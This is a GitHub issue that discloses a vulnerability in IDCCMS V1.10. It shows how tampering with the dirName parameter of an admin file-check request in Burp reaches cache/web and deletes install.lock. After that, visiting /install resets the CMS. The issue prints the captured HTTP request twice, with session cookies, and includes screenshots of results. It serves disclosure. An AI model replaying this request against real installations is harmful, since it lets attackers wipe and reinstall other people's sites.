Cutegod / idcCMS Public

Code Issues 1 Pull requests Actions Projects Security ···

New issue

Jump to bottom


IDCCMS reset CMS Vulnerability #1

Open Cutegod opened this issue on Mar 15 · 0 comments

Cutegod commented on Mar 15 • edited Owner

IDCCMS reset CMS Vulnerability
Impact version：IDCCMS V1.10
Download link：http://d.otcms.com/idccms/idccms_V1.10.zip

System background - administrator zone - program file check - non program file check



非程序目录检查

检查

检查结果：

目录名	大小	创建时间	最后修改时间	状态

非程序文件检查

检查 （点击【检查】按钮前，请先点击 清理缓存 和 清空升级库，避免把一些缓存视为异常文件列出）

检查选择区域范围，范围越大所花时间越多。（列出的文件仅是说明不属于程序文件或者是禁用的插件文件，不一定是异常文件，请自行判断）


☑前台目录/ ☑后台目录/ ☑数据库目录/ ☑数据库备份目录/ ☑cache/ ☑go/ ☑goods/ ☑siteApi/
☑inc/ ☑inc_img/ ☑js/ ☑news/ ☑pay/ ☑pluDef/ ☑plugin/ ☑smarty/
☑temp/ ☑template/ ☑tools/ ☑upFiles/ ☑wap/ ☑message/ ☑web_config/

before/ 检查中，请稍等....

后台目录/ 检查结果：


文件名	大小	创建时间	最后修改时间	操作
apiRecord.php （PHP脚本）	3.32 KB	2021-11-06 23:00:04	2022-02-24 15:20:32	查看 源码 删除
apiRecord_deal.php （PHP脚本）	1.62 KB	2021-11-06 23:00:03	2022-02-24 15:20:41	查看 源码 删除

Use burp to capture packets and modify the path to access the cache / web path



Request to http://idccms:80 [127.0.0.1]


```
GET /admin/sysCheckFile_deal.php?mudi=checkSoftDirFileInit&dirName=cache/web&rnd=0.8150688377646826&_=1647308663688 HTTP/1.1
Host: idccms
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://idccms/admin/sysCheckFile.php?mudi=check
Cookie: jgRPu_memberInfo=
UGBaX19oVDMLbgE%2FATQCXAVnWzZSZ1Y6AjFcPVc2B2IEYA46XjABNVxgUjNcNVJhVTEIMlQ1BjgCYgs0UDMBY1BmWmdfPVRuC2cBMAE5AjcFDVthUmBWaAJ%2BXD
VXeQdnBCsOM14BATBcZFI3XDVSKFVkCDBUeQY%2BAmULc1BgAWhQa1piXz1UbQszAW4BUwK9BbJb1VK1VuUC91ziV%2FkH9gTiDpJejgHnXMVSnQ%3D%3D;
jgRPu_memberRealName=%E8%B6%85%E7%BA%A7%E7%AE%A1%E7%90%86%E5%91%98; PHPSESSID=3d7d97o2f5begd5q7vep4bjv35


```


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Fastjson scan captcha-killer
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

Request to http://idccms:80 [127.0.0.1]

```
GET /admin/sysCheckFile_deal.php?mudi=checkSoftDirFileInit&dirName=cache/web&rnd=0.8150688377646826&_=1647308663688 HTTP/1.1
Host: idccms
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://idccms/admin/sysCheckFile.php?mudi=check
Cookie: jgRPu_memberInfo=
UGBaX19oVDMLbgE%2FATQCXAVnWzZSZ1Y6AjFcPVc2B2IEYA46XjABNVxgUjNcNVJhVTEIMlQ1BjgCYgs0UDMBY1BmWmdfPVRuC2cBMAE5AjcFDVthUmBWaAJ%2BXD
VXeQdnBCsOM14BATBcZFI3XDVSKFVkCDBUeQY%2BAmULc1BgAWhQa1piXz1UbQszAW4BUwK9BbJb1VK1VuUC91ziV%2FkH9gTiDpJejgHnXMVSnQ%3D%3D;
jgRPu_memberRealName=%E8%B6%85%E7%BA%A7%E7%AE%A1%E7%90%86%E5%91%98; PHPSESSID=3d7d97o2f5begd5q7vep4bjv35
```

Read the current cache/web path and delete install.lock file



非程序目录检查

检查

检查结果:

目录名	大小	创建时间	最后修改时间	状态

非程序文件检查

检查 （点击【检查】按钮前，请先点击 清理缓存 和 清空升级库，避免把一些缓存视为异常文件列出）


检查选择区域范围，范围越大所花时间越多。（列出的文件仅是说明不属于程序文件或者是禁用的插件文件，不一定是异常文件，请自行判断）

☑ 前台目录✓ ☑ 后台目录✓ ☑ 数据库目录✓ ☑ 数据库备份目录✓ ☑ cache/✓ ☑ go/✓ ☑ goods/✓ ☑ siteApi/✓
☑ inc/✓ ☑ inc_img/✓ ☑ js/✓ ☑ news/✓ ☑ pay/✓ ☑ pluDef/✓ ☑ plugin/✓ ☑ smarty/✓
☑ temp/✓ ☑ template/✓ ☑ tools/✓ ☑ upFiles/✓ ☑ wap/✓ ☑ message/✓ ☑ web_config/✓

cache/web/ 检查结果:

文件名	大小	创建时间	最后修改时间	操作
install.lock	43 字节	2022-03-09 10:11:35	2022-03-09 10:11:35	查看 源码 删除
site.css	38 字节	2021-10-06 11:34:56	2022-02-12 20:02:34	查看 源码 删除
siteWap.css	38 字节	2021-10-09 22:49:53	2022-02-12 20:02:34	查看 源码 删除
tpl_default.txt	37 字节	2021-10-06 11:34:56	2016-12-01 00:29:25	查看 源码 删除
tpl_def_blog.txt	37 字节	2021-10-06 11:34:56	2016-12-01 00:27:03	查看 源码 删除
tpl_def_blue.txt	43 字节	2021-10-06 11:34:56	2016-12-01 00:24:16	查看 源码 删除

Deleted successfully



检查

检查结果:

目录名	大小	创建时间	最后修改时间	状态

非程序文件检查

检查 （点击【检查】按钮前，请先点击 清理缓存 和 清空升级库，避免把一些缓存视为异常文件列出）


检查选择区域范围，范围越大所花时间越多。（列出的文件仅是说明不属于程序文件或者是禁用的插件文件，不一定是异常文件，请自行判断）

☑ 前台目录✓ ☑ 后台目录✓ ☑ 数据库目录✓ ☑ 数据库备份目录✓ ☑ cache/✓ ☑ go/✓ ☑ goods/✓ ☑ siteApi/✓
☑ inc/✓ ☑ inc_img/✓ ☑ js/✓ ☑ news/✓ ☑ pay/✓ ☑ pluDef/✓ ☑ plugin/✓ ☑ smarty/✓
☑ temp/✓ ☑ template/✓ ☑ tools/✓ ☑ upFiles/✓ ☑ wap/✓ ☑ message/✓ ☑ web_config/✓

cache/web/ 检查结果:

文件名	大小	创建时间	最后修改时间	操作
site.css	38 字节	2021-10-06 11:34:56	2022-02-12 20:02:34	查看 源码 删除
siteWap.css	38 字节	2021-10-09 22:49:53	2022-02-12 20:02:34	查看 源码 删除
tpl_default.txt	37 字节	2021-10-06 11:34:56	2016-12-01 00:29:25	查看 源码 删除
tpl_def_blog.txt	37 字节	2021-10-06 11:34:56	2016-12-01 00:27:03	查看 源码 删除
tpl_def_blue.txt	43 字节	2021-10-06 11:34:56	2016-12-01 00:24:16	查看 源码 删除

CMS reset can be achieved by visiting the link installation address
http://ip/install



网钛IDC云管理系统(idcCMS)使用许可协议

感谢您选择网钛IDC云管理系统(idcCMS)，本系统基于PHP+mysql 技术开发。官方网址：http://idccms.com

为了使你正确并合法的使用本软件，请你在使用前务必阅读清楚下面的协议条款：

一、本协议仅适用于网钛IDC云管理系统(idcCMS)，网钛科技对本协议有最终解释权。

二、协议许可的权利
1、您可以在完全遵守本最终用户授权协议的基础上，将本软件应用于商业或非商业用途，而不必支付软件版权授权费用。
2、您可以在协议规定的约束和限制范围内修改本系统源代码或界面风格以适应您的网站要求。
3、您拥有使用本软件构建的网站全部内容所有权，并独立承担与这些内容的相关法律义务。
4、获得商业授权之后，您可以依据所购买的授权类型中确定的技术支持内容，自购买时刻起，在技术支持期限内拥有通过指定的方式获得指定范围内的技术支持服务。商业授权用户享有反映和提出意见的权力，相关意见将被作为首要考虑，但没有一定被采纳的承诺或保证。

三、协议规定的约束和限制
1、不得将本软件用于国家不允许开设的网站（包括色qing、反dong、含有病毒，赌bo类网站）。
2、未经官方许可，不得对本软件或与之关联的商业授权进行出租、出售、抵押或发放子许可证。
3、不管你的网站是否整体使用本系统 ，还是部份母机IP使用本软件，在你使用了本软件的网站主页上必须加上本软件官方网址(idccms.com)的链接。

我同意 不同意 □ 跳过环境检测

安装向导使用教程：http://otcms.com/news/8180.html

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant